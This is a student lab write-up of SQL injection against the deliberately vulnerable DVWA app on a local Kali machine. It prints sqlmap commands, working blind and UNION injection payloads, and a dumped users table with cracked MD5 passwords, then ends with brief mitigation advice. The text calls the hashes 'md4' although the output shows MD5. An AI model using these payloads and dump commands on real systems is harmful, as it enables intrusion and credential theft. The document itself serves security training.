
After this we got access the database of users and start sql injection by using the following command -'sql map -u http://10.0.2.15/DVWA/vulnerabilities/sqli/index.php?id=1&Submit=Submit#' --cookie 'PHPSESSID=vu1runns944ra3q1llj93j4uqr;security=low' -D dvwa -T users –dump



```
[02:06:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4933 FROM (SELECT(SLEEP(5)))jtHr) AND 'Kldb'='Kldb&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x636e534e787249544a4b51466556776a5646494e51594d4e4677557349576668576751695353526a,0x717a6b6b71)
-- -&Submit=Submit
---
[02:06:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[02:06:56] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[02:06:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.15'

[*] ending @ 02:06:56 /2024-02-26/


┌──(root㉿kali)-[/]
└─# sqlmap -u 'http://10.0.2.15/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie='PHPSESSID=vu1runns944ra3q1llj93j4uqr;security=low' -D dvwa -T users --dump
```

Finally we got output of password on that database list and start md4 hashing passwords using the sqlmap tool.

Here we can see the 5entries of the database of dvwa of users inside and userid and password of that users



```
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x636e534e787249544a4b51466556776a5646494e51594d4e4677557349576668576751695353526a,0x717a6b6b71)-- -&Submit=Submit
---
[02:09:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[02:09:14] [INFO] fetching columns for table 'users' in database 'dvwa'
[02:09:14] [INFO] fetching entries for table 'users' in database 'dvwa'
[02:09:14] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] \
do you want to crack them via a dictionary-based attack? [Y/n/q]

[02:09:16] [INFO] using hash method 'md5_generic_passwd'
[02:09:16] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[02:09:16] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[02:09:16] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[02:09:16] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                      | password                                    | last_name | first_name | last_login          | failed_login |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /DVWA/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2024-02-26 00:28:51 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2024-02-26 00:28:51 | 0            |
| 3       | 1337    | /DVWA/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2024-02-26 00:28:51 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2024-02-26 00:28:51 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2024-02-26 00:28:51 | 0            |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+

[02:09:16] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.0.2.15/dump/dvwa/users.csv'
[02:09:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.15'

[*] ending @ 02:09:16 /2024-02-26/


┌──(root㉿kali)-[/]
└─# ▌
```

Successfully installed dvwa machinne in my kali linux local (saidurgapu@kali) and arranged server using apache2 and database using mysql

So successfully got results output of sql injection performed by the sqlmap tool by look at above pic of result in my local machine kalilinux root (saidurgapu@kali)

potential impact of SQL injection

Criminals may use it to gain unauthorized access to your sensitive data,customer information, personal data, trade secrets, intellectual property, and more.

For injection attacks specifically, code developers should do things like parameterize queries, encode data, and validate inputs.

THANK YOU

-DURGAPU SAI KRISHNA